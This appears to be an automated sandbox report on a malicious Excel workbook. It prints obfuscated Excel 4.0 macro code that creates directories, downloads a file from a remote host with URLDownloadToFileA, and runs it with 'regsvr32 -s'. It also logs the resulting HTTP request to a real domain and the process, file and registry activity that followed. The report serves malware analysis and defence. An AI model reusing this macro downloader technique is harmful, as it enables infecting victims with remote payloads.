Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	. . . . + , . . 0 . . . . H . . . . P . . . . . X . . . . ` . . . . h . . . . p . . . . x . . . . D o c u S i g n . . . . 2 . . . . 3 . . . . 1 . . . . 4 . . . . 5 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.256369457012
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . . $ . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 326323

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	326323
Entropy:	7.65586744196
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... l . . 9 P . 8 . . . . X . @ . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL("Ke"&?????2!IB343&"32", "Cr"&?????2!ID371&"yA", "JCJ", ?????2!HS341&?????2!HS356, 0)
```

```
CALL("U"&?????2!ID361, "U"&????4!E65, "IICCII", 0, ?????2!EE100, ?????2!HS341&?????2!HS356&?????2!HS370, 0, 0)
```

```
=RUN(R59),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=RUN(????
4!D50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=CALL(""Ke""&?????2!IB343&""32"",""Cr""&?????2!ID371&""yA"",""JCJ"",?????2!HS341&?????2!HS356,0)",,,,,,,,,,,,,,,,=RUN(??
??
5!A50),,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```


,,

"=CALL(""Ke""&?????2!IB343&""32"",""Cr""&?????2!ID371&""yA"",""JCJ"",?????2!HS341,0)",,,,=RUN(????
1!M66),,,"=CONCATENATE(E67,E68,E69,E70,E71,E72,E73,E74,E75,E76,E77,E78,E79,E80,E81,E82,E83)",,,,"=CHAR(SUM(F66,G66,H66))",25,35,25,"=CHAR(SUM(F67,G67,H67))",20,42,20,"=CHAR(SUM(F68,G68,H68))",25,26,25,=CHAR(F69-G69-H69),100,22,10,=CHAR(F70-G70-H70),200,50,39,=CHAR(F71-G71-H71),500,300,81,=CHAR(F72+G72-H72),120,130,140,=CHAR(F73+G73-H73),200,300,392,=CHAR(F74+G74-H74),400,500,789,=CHAR(F75-G75+H75),500,430,27,=CHAR(F76-G76+H76),310,270,60,=CHAR(F77-G77+H77),200,160,44,"=CHAR(SUM(F78,G78,H78))",56,37,18,"=CHAR(SUM(F79,G79,H79))",27,18,25,"=CHAR(SUM(F80,G80,H80))",44,58,3,=CHAR(F81-G81-H81),384,115,161,=CHAR(F82-G82-H82),762,504,157,=CHAR(F83-G83-H83),501,328,108

"=CALL(""U""&?????2!ID361,""U""&????4!E65,""IICCII"",0,?????2!EE100,?????2!HS341&?????2!HS356&?????2!HS370,0,0)"=EXEC(????3!W36&?????2!HS341&?????2!HS356&?????2!HS370)=HALT()

Network Behavior

Network Port Distribution



Total Packets: 51

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:17:49.943133116 CET	49731	80	192.168.2.4	194.181.228.60
Nov 29, 2020 04:17:49.977936983 CET	80	49731	194.181.228.60	192.168.2.4
Nov 29, 2020 04:17:49.978037119 CET	49731	80	192.168.2.4	194.181.228.60
Nov 29, 2020 04:17:49.978534937 CET	49731	80	192.168.2.4	194.181.228.60
Nov 29, 2020 04:17:50.013931036 CET	80	49731	194.181.228.60	192.168.2.4
Nov 29, 2020 04:17:50.014175892 CET	80	49731	194.181.228.60	192.168.2.4
Nov 29, 2020 04:17:50.014206886 CET	80	49731	194.181.228.60	192.168.2.4
Nov 29, 2020 04:17:50.014401913 CET	49731	80	192.168.2.4	194.181.228.60
Nov 29, 2020 04:17:50.015911102 CET	49731	80	192.168.2.4	194.181.228.60
Nov 29, 2020 04:17:50.015957117 CET	49731	80	192.168.2.4	194.181.228.60
Nov 29, 2020 04:17:50.015964031 CET	49731	80	192.168.2.4	194.181.228.60

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:17:33.492819071 CET	65298	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:33.530194044 CET	53	65298	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:35.797996044 CET	59123	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:35.825108051 CET	53	59123	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:36.891499996 CET	54531	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:36.926834106 CET	53	54531	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:37.706106901 CET	49714	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:37.733175993 CET	53	49714	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:38.512192965 CET	58028	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:38.539530039 CET	53	58028	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:44.403825998 CET	53097	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:44.439661980 CET	53	53097	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:45.367916107 CET	49257	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:17:45.403678894 CET	53	49257	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:45.692879915 CET	62389	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:45.728615046 CET	53	62389	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:46.724776983 CET	62389	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:46.760409117 CET	53	62389	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:47.735743999 CET	62389	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:47.771363974 CET	53	62389	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:48.786597967 CET	49910	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:48.813867092 CET	53	49910	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:49.735614061 CET	62389	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:49.771317959 CET	53	62389	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:49.905868053 CET	55854	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:49.941421032 CET	53	55854	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:50.477926016 CET	64549	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:50.513467073 CET	53	64549	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:51.600874901 CET	63153	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:51.636677027 CET	53	63153	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:52.502423048 CET	52991	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:52.529584885 CET	53	52991	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:53.563694954 CET	53700	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:53.590882063 CET	53	53700	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:53.750108957 CET	62389	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:53.785872936 CET	53	62389	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:54.483313084 CET	51726	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:54.510550022 CET	53	51726	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:56.992888927 CET	56794	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:57.020000935 CET	53	56794	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:57.847443104 CET	56534	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:57.882884026 CET	53	56534	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:58.963011026 CET	56627	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:17:58.998647928 CET	53	56627	8.8.8.8	192.168.2.4
Nov 29, 2020 04:17:59.978775978 CET	56621	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:00.016661882 CET	53	56621	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:01.103493929 CET	63116	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:01.130762100 CET	53	63116	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:02.240673065 CET	64078	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:02.267998934 CET	53	64078	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:03.058702946 CET	64801	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:03.096599102 CET	53	64801	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:04.247548103 CET	61721	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:04.274739027 CET	53	61721	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:04.668095112 CET	51255	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:04.695183039 CET	53	51255	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:05.050731897 CET	61522	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:05.086323023 CET	53	61522	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:06.213196039 CET	52337	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:06.248796940 CET	53	52337	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:22.328283072 CET	55046	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:22.379875898 CET	53	55046	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:23.039741039 CET	49612	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:23.105631113 CET	53	49612	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:23.513338089 CET	49285	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:23.549077988 CET	53	49285	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:23.842973948 CET	50601	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:23.880532980 CET	53	50601	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:24.003957033 CET	60875	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:24.048002005 CET	53	60875	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:24.240547895 CET	56448	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:24.267806053 CET	53	56448	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:24.645159006 CET	59172	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:24.680851936 CET	53	59172	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:25.099220037 CET	62420	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:25.134946108 CET	53	62420	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2020 04:18:25.655452013 CET	60579	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:25.682534933 CET	53	60579	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:26.301887989 CET	50183	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:26.339293957 CET	53	50183	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:26.829762936 CET	61531	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:26.867557049 CET	53	61531	8.8.8.8	192.168.2.4
Nov 29, 2020 04:18:42.469923973 CET	49228	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:18:42.506810904 CET	53	49228	8.8.8.8	192.168.2.4
Nov 29, 2020 04:19:14.570579052 CET	59794	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:19:14.606410027 CET	53	59794	8.8.8.8	192.168.2.4
Nov 29, 2020 04:19:16.077316999 CET	55916	53	192.168.2.4	8.8.8.8
Nov 29, 2020 04:19:16.128700972 CET	53	55916	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 29, 2020 04:17:49.905868053 CET	192.168.2.4	8.8.8.8	0xe71d	Standard query (0)	ski-travel.pl	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 29, 2020 04:17:49.941421032 CET	8.8.8.8	192.168.2.4	0xe71d	No error (0)	ski-travel.pl		194.181.228.60	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- ski-travel.pl

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49731	194.181.228.60	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data
Nov 29, 2020 04:17:49.978534937 CET	1422	OUT	GET /ds/231120.gif HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: ski-travel.pl Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 29, 2020 04:17:50.014175892 CET	1423	IN	HTTP/1.1 404 Not Found Connection: Keep-Alive Cache-Control: private, no-cache, no-store, must-revalidate, max-age=0 Pragma: no-cache Content-Type: text/html Content-Length: 1237 Date: Sun, 29 Nov 2020 03:17:49 GMT Server: LiteSpeed Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 20 3e 0a 3c 74 69 74 6c 65 3e 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 20 20 20 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 20 20 20 20 20 20 20 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 34 30 34 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4e 6f 74 20 46 6f 75 6e 64 0d 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 72 65 73 6f 75 72 63 65 20 72 65 71 75 65 73 74 65 64 20 63 6f 75 6c 64 20 6e 6f 74 20 62 65 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 21 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 64 69 76 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 30 66 30 66 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 32 70 78 3b 6d 61 72 67 69 6e 3a 61 75 74 6f 3b 70 61 64 64 69 6e 67 3a 30 70 78 20 33 30 70 78 20 30 70 78 20 33 30 70 78 3b 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 63 6c 65 61 72 3a 62 6f 74 68 3b 68 65 69 67 68 74 3a 31 30 30 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 2d 31 30 31 70 78 3b 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 23 34 37 34 37 34 37 3b 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 70 78 20 73 6f 6c 69 64 20 72 67 62 61 28 30 2c 30 2c 30 2c 30 2e 31 35 29 3b 62 6f 78 2d 73 68 61 64 6f 77 3a 20 30 20 31 70 78 20 30 20 72 67 62 61 28 32 35 35 2c 20 32 35 35 2c 20 32 35 35 2c 20 30 2e 33 29 20 69 6e 73 65 74 3b 22 3e 0a 3c 62 72 3e 50 72 6f 75 64 6c 79 20 70 6f 77 65 72 65 64 20 62 79 20 20 3c 61 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 66 66 66 3b 22 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 6c 69 74 65 73 70 65 65 64 74 65 63 68 2e 63 6f 6d 2f 65 72 72 6f 72 2d 70 61 67 65 22 3e 4c 69 74 65 53 70 65 65 64 20 57 65 62 20 53 65 72 76 65 72 3c 2f 61 3e 3c 70 3e 50 6c 65 61 73 65 20 62 65 20 61 64 76 69 73 65 64 20 74 68 61 74 20 4c Data Ascii: <!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no" ><title> 404 Not Found</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> <h1 style ="margin:0; font-size:150px; line-height:150px; font-weight:bold;">404 Not Found The resource requested could not be found on this server! Proudly powered by LiteSpeed Web Server Please be advised that L

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 6172 Parent PID: 800

General

Start time:	04:17:43
Start date:	29/11/2020
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0x1300000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\giogti	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	188F643	CreateDirectoryA
C:\giogti\mpomqr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	188F643	CreateDirectoryA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	188F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	188F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	188F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	188F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	188F634	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	188F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	188F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	188F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	188F634	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	188F634	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	188F634	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	188F634	URLDownloadToFileA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\A3045A96.tmp	success or wait	1	147495B	DeleteFileW

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache	success or wait	1	13720F4	RegCreateKeyExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	success or wait	1	137211C	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSForms	dword	1	success or wait	1	137213B	RegSetValueExW
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\ExdCache\Excel8.0	MSComctlLib	dword	1	success or wait	1	137213B	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: regsvr32.exe PID: 6424 Parent PID: 6172

General

Start time:	04:17:49
Start date:	29/11/2020
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll
Imagebase:	0x1120000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis